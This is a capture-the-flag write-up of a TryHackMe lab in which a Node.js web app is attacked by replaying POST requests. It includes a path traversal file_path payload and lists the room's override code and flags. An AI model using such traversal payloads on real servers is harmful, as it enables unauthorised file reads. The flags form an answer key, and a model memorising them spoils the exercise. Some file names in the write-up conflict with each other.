

Eng 4.8. Mother's Secret

Mother's Secret: Exploit flaws found in Mother's code to reveal its secrets.

In this challenge, you will investigate the TryHackMe Cargo Star Ship (THMCSS) Nostromo, owned by the Weyland-TryHackMe Corps and its compromised computer system, MU-TH-UR 6000. Your mission is to uncover hidden secrets by exploiting vulnerabilities in the web application running on the Nostromo server. Get ready to put your code analysis and exploitation skills to the test!

Setting Up:

1. Start the AttackBox.
2. Start the Lab Machine provided for this challenge and note the Machine's IP address; you will need it later to access the web app.
3. You can now open the AttackBox and enter the MU-TH-UR 6000 server's IP address in the browser running on port 80.

Upon accessing the MU-TH-UR6000 computer, AKA Mother, you will see the Mother UI server. However, since you only have a "Crew" Member level role, you only have read access to limited resources. But there are other ways to access it. Can you find them and uncover Mother's secret?

Equipment Check: Download the files attached to this task to review the code.

1. Explore the available endpoints of the Mother Server and try to find any clues that can reveal mother's secret.
2. Search for a file that contains essential information about the ship's activities.
3. Exploit the vulnerable code to download the secrets from the server. Can you spot the vulnerable code?
4. Capture all the hidden flags you encounter during your exploration. Only Mother holds this secret.

Operating Manual: Below are some sequences and operations to get you started. Use the following to unlock information and navigate Mother:

- Emergency command override is 100375. Use it when accessing *Alien Loaders*.
- Download the task files to learn about Mother's routes.
- Hitting the *routes* in the *right* order makes Mother confused, it might think you are a Science Officer!

I used **yaml.js** and **nostromo.js** from the GitHub repository *Scientistz/mothersSecret*.

The process starts with **YAML**, followed by **nostromo.js**, which sends a POST request. After accessing the `/nostromo` endpoint and setting `isNostromoAuthenticate = true`, the user is authenticated. If the authentication check passes, the application returns the answers.


```
fs.readFile(filePath, "utf8", (err, data) => {
  if (err) {
    res.status(500).json({
      status: "error",
      message: "Science Officer Eyes Only",
    });
    return;
  }
})
```

The application contains three endpoints:

- `/yaml`
- `/nostromo`
- `/nostromo/mother`

The analysis began by examining the `/yaml` endpoint. After reviewing the code, I used **yaml.js** and **nostromo.js** from the GitHub repository *Scientistz/mothersSecret* to understand how the application processes requests.

The `/nostromo` endpoint handles POST requests. During the code review, I identified the `isNostromoAuthenticate` variable. When this value is set to `true`, the user is successfully authenticated. After authentication succeeds, access to the `/nostromo/mother` endpoint reveals the answers.



From source



I investigated the page source, followed the URL referenced in the source code, and analyzed the JavaScript files. Using **jsbeautifier.org** to deobfuscate and format the code, I was able to identify the application's endpoints and understand the authentication logic.



Can you guess what is `/api/nostromo/mother/secret.txt`?

The screenshot shows the Network tab of a web browser. The first request is a POST to `http://10.113.191.186/yaml`. The subsequent requests are GET requests to various resources like `style.css`, `socket.io.min.js`, `index.min.js`, `css2?family=Source+Sans+Pro&family=Ubuntu`, `3.4.17`, `free.min.css?token=4f572bc49d`, `free-v4-shims.min.css?token=4f572bc49d`, `free-v5-font-face.min.css?token=4f572bc49d`, `free-v4-font-face.min.css?token=4f572bc49d`, `/socket.io/EIO=4&transport=polling&?PyNPXHQ`, `/socket.io/EIO=4&transport=polling&?PyNPXHS`, `/socket.io/EIO=4&transport=polling&?PyNPXHSid=g_Rw`, `favicon.ico`, `/socket.io/EIO=4&transport=polling&?PyNPX3&sid=g_Rv`, `/socket.io/EIO=4&transport=polling&?PyNPXJW&sid=e9M`, `/socket.io/EIO=4&transport=polling&?PyNPXJ&sid=e9M`, `/socket.io/EIO=4&transport=websocket&sid=g_RwOxFWRI`, `/socket.io/EIO=4&transport=polling&?PyNPXm&sid=g_R`, `/socket.io/EIO=4&transport=websocket&sid=e9Mr9Awqm`, `/socket.io/EIO=4&transport=polling&?PyNPmT&sid=g_R`, `/socket.io/EIO=4&transport=polling&?PyNPm&sid=e9M`, `/socket.io/EIO=4&transport=polling&?PyNPm&sid=g_R`, and `/socket.io/EIO=4&transport=polling&?PyNPm&sid=g_R`. The final request is a POST to `/api/nostromo` with a body containing `["file_path": "100375.yaml"]`. The response is an HTML page with the following text:
FOR SCIENCE OFFICER EYES ONLY special SECRETS: REROUTING TO: `api/nostromo` ORDER: `0rd3r937.txt` [****] UNABLE TO CLARIFY. NO FURTHER ENHANCEMENT.

Answer the questions below

What is the number of the emergency command override?

100375

The slide is titled "Operating Manual". It contains the following text: "Below are some sequences and operations to get you started. Use the following to unlock information and navigate Mother:". There is a button labeled "Ask Echo". Below this, there are three bullet points:
• Emergency command override is 100375. Use it when accessing *Alien Loaders*.
• Download the task files to learn about Mother's routes.
• Hitting the routes in the *right* order makes Mother confused, it might think you are a Science Officer!
At the bottom, it asks: "Can you guess what is `/api/nostromo/mother/secret.txt`?"

What is the special order number?


937

After investigating the page source and reviewing the Network tab, I identified a POST request being sent to the `/api/nostromo` endpoint.

To replicate the request, I configured the following:


- Method: **POST**
- Endpoint: **/api/nostromo**
- Header: **Content-Type: application/json**

Next, I obtained the value `0RD3R_937.txt` from the `.yaml` file and included it in the JSON request body. After sending the POST request with the required payload and headers, the application processed the request and returned the expected response.




What is the hidden flag in the Nostromo route?

Flag{X3n0M0Rph}




What is the name of the Science Officer with permissions?

Ash



What are the contents of the classified "Flag" box?

THM_FLAG{0RD3R_937}



| Where is Mother's secret?

/opt/m0th3r

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application									
Filter URLs									
New Request	Search	Blocking	St...	Method	Domain	File	Initiator	Ty...	Size
POST	http://10.113.191.186/api/nostro		200	GET	10.113.191.186	/	document	ht...	1.0...
URL Parameters									
☒ name	value		392	GET	cdn.tailwindcss.com	/	script	js ...	0 B
Headers									
☒ Host	10.113.191.186		200	GET	cdn.socket.io	socket.io.min.js	script	js	0 B
☒ Accept-En	gzip, deflate		394	GET	10.113.191.186	index.min.js	script	js	8.4...
☒ Connectio	keep-alive		200	GET	fonts.googleapis.com	css2?family=Source+Sans+Pro&family=Ubuntu	stylesheet	css	-1 B
☒ Upgrade	1		200	GET	cdn.tailwindcss.com	3.4.17	script	js	407...
☒ User-Age	Mozilla/5.0 (X11; Linux x86_64		200	GET	ka-f.fontawesome.com	free.min.css?token=4f572bc49d	4f572bc...	css	73...
☒ Accept	text/html,application/xhtml+xml		200	GET	ka-f.fontawesome.com	free-v4-shims.min.css?token=4f572bc49d	4f572bc...	css	21...
☒ Accept-La	en-US,en;q=0.9		200	GET	ka-f.fontawesome.com	free-v5-font-face.min.css?token=4f572bc49d	4f572bc...	css	823 B
☒ Priority	u=0,i		200	GET	ka-f.fontawesome.com	free-v4-font-face.min.css?token=4f572bc49d	4f572bc...	css	1.7...
☒ Content-T	application/json		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPhQ	socket.io...	pl...	118 B
☒ name	value		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPH5	socket.io...	pl...	118 B
Body									
["file_path":"secret.txt"]									
200	POST	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPH5&sid=g_Rv	socket.io...	ht...	14...	2 B
500	GET	10.113.191.186			favicon.ico	img	json	cac...	42 B
200	GET	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPH3&sid=g_Rv	socket.io...	pl...	20...	38 B
200	POST	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPHJ&sid=e9V	socket.io...	ht...	14...	2 B
200	GET	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPH&sid=e9M	socket.io...	pl...	20...	38 B
103	GET	10.113.191.186			/socket.io/?EIO=4&transport=websocket&sid=g_RvOrFWRI	socket.io...	pl...	12...	0 B
200	POST	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPHm&sid=g_Rv	socket.io...	ht...	14...	2 B
103	GET	10.113.191.186			/socket.io/?EIO=4&transport=websocket&sid=e9Mr9Awqm	socket.io...	pl...	12...	0 B
200	GET	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPHmT&sid=g_R	socket.io...	pl...	20...	42 B
200	GET	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPHm&sid=e9V	socket.io...	pl...	16...	1 B
200	GET	10.113.191.186			/socket.io/?EIO=4&transport=polling&PyNXPH&sid=g_Rv	socket.io...	pl...	16...	1 B
200	POST	10.113.191.186			yaml	xhr	ht...	39...	145 B
500	POST	10.113.191.186			nostromo	xhr	json	33...	56 B
200	POST	10.113.191.186			nostromo	xhr	ht...	48...	235 B
200	POST	10.113.191.186			mother	xhr	ht...	27...	20 B

What is Mother's secret?

Flag{Ensure_return_of_organism_meow_meow!}

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application									
Filter URLs									
New Request	Search	Blocking	St...	Method	Domain	File	Initiator	Ty...	Size
POST	http://10.113.191.186/api/nostro		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPH5	socket.io...	pl...	118 B
URL Parameters									
☒ name	value		500	GET	10.113.191.186	favicon.ico	img	json	42 B
Headers									
☒ Host	10.113.191.186		200	POST	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPH3&sid=g_Rv	socket.io...	pl...	38 B
☒ Accept-En	gzip, deflate		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPHJ&sid=e9V	socket.io...	ht...	2 B
☒ Connectio	keep-alive		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPH&sid=e9M	socket.io...	pl...	38 B
☒ Upgrade	1		103	GET	10.113.191.186	/socket.io/?EIO=4&transport=websocket&sid=g_RvOrFWRI	socket.io...	pl...	0 B
☒ User-Age	Mozilla/5.0 (X11; Linux x86_64		200	POST	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPHm&sid=g_Rv	socket.io...	ht...	2 B
☒ Accept	text/html,application/xhtml+xml		103	GET	10.113.191.186	/socket.io/?EIO=4&transport=websocket&sid=e9Mr9Awqm	socket.io...	pl...	0 B
☒ Accept-La	en-US,en;q=0.9		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPHmT&sid=g_R	socket.io...	pl...	42 B
☒ Priority	u=0,i		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPHm&sid=e9V	socket.io...	pl...	1 B
☒ Content-T	application/json		200	GET	10.113.191.186	/socket.io/?EIO=4&transport=polling&PyNXPH&sid=g_Rv	socket.io...	pl...	1 B
☒ name	value		200	POST	10.113.191.186	yaml	xhr	ht...	145 B
Body									
["file_path":"../../../../opt/moth3r"]									
500	POST	10.113.191.186			nostromo	xhr	json	33...	56 B
200	POST	10.113.191.186			nostromo	xhr	ht...	48...	235 B
200	POST	10.113.191.186			mother	xhr	ht...	27...	20 B

Classified information. Secret: Flag{Ensure_return_of_organism_meow_meow!}